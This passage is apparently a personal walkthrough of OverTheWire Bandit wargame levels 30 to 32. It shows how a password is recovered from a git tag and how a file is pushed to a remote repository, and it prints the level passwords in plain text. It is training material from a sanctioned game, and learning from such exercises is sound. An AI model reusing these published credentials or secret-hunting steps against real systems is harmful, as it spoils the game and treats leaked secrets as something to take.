Date: Tue Oct 14 09:26:26 2025 +0000

    add data needed for development

diff --git a/README.md b/README.md
index 1af21d3..bc6ad3d 100644
--- a/README.md
+++ b/README.md
@@ -4,5 +4,5 @@ Some notes for bandit30 of bandit.
 ## credentials

- username: bandit30
-- password: <no passwords in production!>
+- password: qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL
```

Password : qp30ex3VLz5MDG1n91YowTv4Q8l7CDZL

Bandit Level 30 → Level 31

Level Goal :

Retrieval of the password for Level 31 by investigating Git tags. In version control, tags are often used to mark specific points in history, such as releases or "secrets," that may not be immediately visible in the standard commit log.

Solution:

Step 1 - Preparing the workspace and cloning the repository:

```
mkdir bandit30
cd bandit30
git clone
ssh://bandit30-git@bandit.labs.overthewire.org:2220/home/bandit30-git/repo
```

```
(sofi@kali)-[~]
$ mkdir bandit30

(sofi@kali)-[~]
$ cd bandit30

(sofi@kali)-[~/bandit30]
$ git clone ssh://bandit30-git@bandit.labs.overthewire.org:2220/home/bandit30-git/repo
Cloning into 'repo' ...
```



This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

```
backend: gibson-1
bandit30-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
```

Step 2 - Inspecting the working directory:

```
cd repo
ls -la
```

```
(sofi@kali)-[~/bandit30]
$ cd repo

(sofi@kali)-[~/bandit30/repo]
$ ls -la
total 16
drwxrwxr-x 3 sofi sofi 4096 Feb 21 10:42 .
drwxrwxr-x 3 sofi sofi 4096 Feb 21 10:41 ..
drwxrwxr-x 7 sofi sofi 4096 Feb 21 10:42 .git
-rw-rw-r-- 1 sofi sofi 30 Feb 21 10:42 README.md
```

Step 3 - Discovering Git tags:

```
git tag
```

```
(sofi@kali)-[~/bandit30/repo]
$ git tag
secret
```

Step 4 - Extracting data from the tag:

```
git show secret
```

```
(sofi@kali)-[~/bandit30/repo]
$ git show secret
fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy
```

Password : fb5S2xb7bRyFmAvQYQGEqsbhVyJqhnDy

Bandit Level 31 → Level 32

Level Goal :

Retrieval of the password for Level 32 by pushing a specific file to a remote Git repository. The server identifies the correct file submission and responds with the next password.

Solution:

Step 1 - Establishing the workspace and cloning the repository:

```
mkdir bandit31
cd bandit31
git clone
ssh://bandit31-git@bandit.labs.overthewire.org:2220/home/bandit31-git/repo
```

```
(sofi@kali)-[~]
$ mkdir bandit31

(sofi@kali)-[~]
$ cd bandit31

(sofi@kali)-[~/bandit31]
$ git clone ssh://bandit31-git@bandit.labs.overthewire.org:2220/home/bandit31-git/repo
Cloning into 'repo'...

      _ _ _ _ _ 
     /_/_/_/_/_\
    /_/_/_/_/_\
   /_/_/_/_/_\
  /_/_/_/_/_\
 /_/_/_/_/_\
/_/_/_/_/_\

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit31-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (4/4), done.
```

Step 2 - Establishing the workspace and cloning the repository:

```
cd repo
ls -la
cat README.md
cat .gitignore
```

```
(sofi@kali)-[~/bandit31]
$ cd repo

(sofi@kali)-[~/bandit31/repo]
$ ls -la
total 20
drwxrwxr-x 3 sofi sofi 4096 Feb 21 10:46 .
drwxrwxr-x 3 sofi sofi 4096 Feb 21 10:46 ..
drwxrwxr-x 7 sofi sofi 4096 Feb 21 10:46 .git
-rw-rw-r-- 1 sofi sofi   6 Feb 21 10:46 .gitignore
-rw-rw-r-- 1 sofi sofi 147 Feb 21 10:46 README.md
```

```
(sofi@kali)-[~/bandit31/repo]
$ cat README.md
This time your task is to push a file to the remote repository.

Details:
  File name: key.txt
  Content: 'May I come in?'
  Branch: master
```

```
(sofi@kali)-[~/bandit31/repo]
$ cat .gitignore
*.txt
```

Step 3 - Creating the required file:

```
echo "May I come in?" > key.txt
```

```
(sofi@kali)-[~/bandit31/repo]
$ echo "May I come in?" > key.txt
```

Step 4 - Configuring Git identity and staging the file:

```
git config user.email "sofi@example.com"
git config user.name "sofi"
git add -f key.txt
```

```
(sofi@kali)-[~/bandit31/repo]
$ git config user.email "sofi@example.com"

(sofi@kali)-[~/bandit31/repo]
$ git config user.name "sofi"

(sofi@kali)-[~/bandit31/repo]
$ git add -f key.txt
```

Step 5 - Committing and pushing to the remote server:

```
git commit -m "Adding key"
git push
```

```
(sofi@kali)-[~/bandit31/repo]
$ git commit -m "Adding key"
[master 958f356] Adding key
1 file changed, 1 insertion(+)
create mode 100644 key.txt
```

Password : 3O9RfhqyAlVBEZpVb6LYStshZogoSx5K

```
ssh bandit32@bandit.labs.overthewire.org -p 2220
```

